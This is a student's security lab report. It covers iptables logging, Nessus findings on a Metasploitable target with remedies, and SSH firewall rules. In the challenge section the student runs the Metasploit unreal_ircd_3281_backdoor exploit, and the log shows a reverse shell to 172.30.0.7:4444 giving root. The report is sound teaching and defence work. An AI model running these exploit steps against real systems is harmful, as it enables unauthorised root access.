
```
cd /home
ls
eviltwinskippy
ftp
msfadmin
service
user
```

### 19. Make a screen capture showing the list of iptables rules and paste it into your Lab Report file



```
iptables -nvL
Chain INPUT (policy ACCEPT 121K packets, 9564K bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 115K packets, 20M bytes)
 pkts bytes target     prot opt in     out     source               destination
iptables --list
Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain FORWARD (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination
```

### 24. Make a screen capture showing the **Remote Hack** message and paste it into your Lab Report file.



```
iptables -I INPUT -p tcp --dport 6200 -j LOG --log-prefix '**Remote Hack**' --log-level 4
tail -f /var/log/messages
Feb 28 21:21:08 metasploitable kernel: [ 1001.936674] in.telnetd[5817]: segfault at 00000000 eip 0804c1fb esp bfa9fbc0 error 4
Feb 28 21:36:34 metasploitable kernel: [ 1936.202582] nfsd: peername failed (err 107)!
Feb 28 22:00:36 metasploitable kernel: [ 3391.157460] svc: 172.30.0.10, port=1022: unknown version (1 for prog 100003, nfsd)
Feb 28 22:00:36 metasploitable kernel: [ 3391.158938] svc: 172.30.0.10, port=1022: unknown version (1 for prog 100003, nfsd)
Feb 28 22:00:36 metasploitable kernel: [ 3391.159534] svc: 172.30.0.10, port=1022: unknown version (1 for prog 100003, nfsd)
Feb 28 22:00:51 metasploitable kernel: [ 3406.822594] RPC: bad TCP reclen 0x247b6a6e (non-terminal)
Feb 28 22:01:31 metasploitable kernel: [ 3446.881594] RPC: bad TCP reclen 0x247b6a6e (non-terminal)
Feb 28 22:04:34 metasploitable kernel: [ 3631.850505] in.telnetd[7223]: segfault at 00000000 eip 0804c312 esp bfe1ff40 error 4
Feb 28 22:24:53 metasploitable -- MARK --
Feb 28 22:38:08 metasploitable kernel: [ 5664.684195] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=78 TOS=0x00 PR
EC=0x00 TTL=64 ID=44217 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=337 RES=0x00 ACK PSH URGP=0
Feb 28 22:38:08 metasploitable kernel: [ 5664.686143] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44218 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=353 RES=0x00 ACK URGP=0
Feb 28 22:38:08 metasploitable kernel: [ 5664.686248] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44219 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=369 RES=0x00 ACK URGP=0
Feb 28 22:38:09 metasploitable kernel: [ 5665.705822] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44220 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=385 RES=0x00 ACK URGP=0
Feb 28 22:38:10 metasploitable kernel: [ 5666.725270] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44221 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=401 RES=0x00 ACK URGP=0
Feb 28 22:38:11 metasploitable kernel: [ 5667.744640] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44222 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=417 RES=0x00 ACK URGP=0
Feb 28 22:38:12 metasploitable kernel: [ 5668.763903] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44223 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=433 RES=0x00 ACK URGP=0
Feb 28 22:38:13 metasploitable kernel: [ 5669.783326] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44224 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=449 RES=0x00 ACK URGP=0
Feb 28 22:38:14 metasploitable kernel: [ 5670.802600] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44225 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=465 RES=0x00 ACK URGP=0
Feb 28 22:38:15 metasploitable kernel: [ 5671.822051] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44226 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=481 RES=0x00 ACK URGP=0
Feb 28 22:38:16 metasploitable kernel: [ 5672.841251] **Remote Hack**IN=eth0 OUT= MAC=00:0c:29:4d:d7:16:00:0c:29:1b:71:ce:08:00 SRC=172.30.0.7 DST=172.30.0.55 LEN=52 TOS=0x00 PR
EC=0x00 TTL=64 ID=44227 DF PROTO=TCP SPT=39374 DPT=6200 WINDOW=497 RES=0x00 ACK URGP=0
^C
Abort session 1? [y/N]
```

**29. In the vulnerability profile, locate the recommended solution for the vstftpd vulnerability and document that information in your Lab Report file.**
The recommended solution is to validate and recompile a legitimate copy of the source code.

**Section 3: Lab Challenge and Analysis**
**Part 1: Analysis and Discussion**
**The vulnerability report you generated in the lab identified several vulnerabilities. Use the Internet to research recommended solutions for each of the critical vulnerabilities and document your findings in your Challenge Questions file.**

1. Apache Tomcat AJP Connector Request Injection (Ghostcat)

Nessus Plugin ID: 134862
Upgrade to Apache Tomcat 9.0.31 or later, disable AJP if not required, and restrict AJP access using firewall rules.

2. Apache Tomcat Manager Common Administrative Credentials

Nessus Plugin ID: 34970
Change default credentials, disable Tomcat Manager if unnecessary, and restrict access using an IP allowlist.

3. Bind Shell Backdoor Detection

Nessus Plugin ID: 51988
Remove unauthorized bind shells, reinstall affected services, and apply firewall rules to prevent external access.

4. Unix Operating System Unsupported Version Detection

Nessus Plugin ID: 33850
Upgrade to a supported OS version, or restrict access and enable host-based firewalls if upgrading is not possible.

5. Unsupported Web Server Detection

Nessus Plugin ID: 34460
Upgrade to a supported web server version, apply security patches, or restrict access using a firewall.

6. Debian OpenSSH/OpenSSL Package Random Number Generator Weakness

Nessus Plugin ID: 32314 & 32321
Upgrade OpenSSL and OpenSSH, then regenerate cryptographic keys after patching.

### 7. NFS Exported Share Information Disclosure

Nessus Plugin ID: 11356
Restrict NFS exports to trusted IPs, disable NFS if unnecessary, and enable authentication for access.

### 8. VNC Server 'password' Password

Nessus Plugin ID: 61708
Set a strong password, restrict VNC access to trusted IPs, and disable VNC if not required.

### 9. rexecd Service Detection

Nessus Plugin ID: 10203
Disable the rexecd service and use SSH for secure remote access instead.

### 10. vsftpd Smiley Face Backdoor


Nessus Plugin ID: 55523
Upgrade to a patched vsftpd version, disable FTP if not needed, and restrict access to port 21.

**Part 2: Tools and Commands**


**In the lab, you reviewed the iptables rules. Review those rules and use the Internet to construct the iptables command that will allow SSH access on port 22 from the vWorkstation (172.30.0.2). Then, construct a second iptables command that will drop, but log, SSH access from any other connection.**
To restrict SSH access to only the vWorkstation I would use the command iptables -A INPUT -p tcp -s 172.30.0.2 --dport 22 -j ACCEPT, which allows SSH connections from 172.30.0.2 to port 22. My second command iptables -A INPUT -p tcp --dport 22 -j LOG --log-prefix "SSH BLOCKED: ", logs any unauthorized SSH attempts before executing iptables -A INPUT -p tcp --dport 22 -j DROP, which blocks all other SSH connections. This makes sure that only the vWorkstation is allowed to establish an SSH session.

**Part 3: Challenge Exercise**
**The vulnerability report you generated in the lab identified several critical vulnerabilities. You used a vsftpd vulnerability to open a remote command shell, but there is one other vulnerability in that report that could allow a hacker to open a remote command shell. In your Challenge Questions file, identify the second vulnerability that could allow this access. Repeat the steps in Part 3 of this lab to first search Metasploit for the exploit associated with this vulnerability, and then use that exploit to open a remote shell. In the remote command shell, document your successful exploit. In your Challenge Questions file, document the recommended solution for the vulnerability.**


I found a vulnerability through the nessus scan named bind shell backdoor detection. I selected the unreal_ircd_3281_backdoor metasploit module and executed it on the target's 6667 port giving me a backdoor and root shell. A recommended solution for this vulnerability is to update to a secured version of UnrealIRCD or to restrict access to port 6667.



```
msf > search bind_shell
[!] Module database cache not built yet, using slow search

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > RHOST 172.30.0.55
[-] Unknown command: RHOST.
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 172.30.0.55
RHOST => 172.30.0.55
```



```
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 172.30.0.7:4444
[*] Connected to 172.30.0.55:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your I
P address instead
[*] Sending backdoor command...
whoami
ifconfig
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo eAl12c9yDYHimTzg;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "eAl12c9yDYHimTzg\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (172.30.0.7:4444 -> 172.30.0.55:54933) at 2025-02-28 1
9:50:35 -0800

root
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4d:d7:16
          inet addr:172.30.0.55  Bcast:172.30.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4d:d716/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:121957 errors:0 dropped:0 overruns:0 frame:0
          TX packets:114434 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11755943 (11.2 MB)  TX bytes:21945532 (20.9 MB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:528 errors:0 dropped:0 overruns:0 frame:0
          TX packets:528 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:233809 (228.3 KB)  TX bytes:233809 (228.3 KB)

whoami
root
```



```
netstat -tapnl
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Progr
am name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      4902/xine
td
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      4902/xine
td
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      4902/xine
td
tcp        0      0 0.0.0.0:53890           0.0.0.0:*               LISTEN      -

tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      5009/jsvc

tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      5056/unre
alircd
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      4626/mysq
ld
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      5050/rmir
egistry
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      5056/unre
alircd
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      4881/smbd

tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      5074/Xtig
htvnc
tcp        0      0 0.0.0.0:49932           0.0.0.0:*               LISTEN      4803/rpc.
mountd
tcp        0      0 0.0.0.0:50989           0.0.0.0:*               LISTEN      5050/rmir
egistry
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      4077/port
map
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      5074/Xtig
htvnc
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      5029/apac
he2
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      5055/ruby

tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      5009/jsvc

tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      4902/xine
td
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      4902/xine
td
tcp        0      0 172.30.0.55:53          0.0.0.0:*               LISTEN      4479/name
d
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      4479/name
d
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      4902/xine
```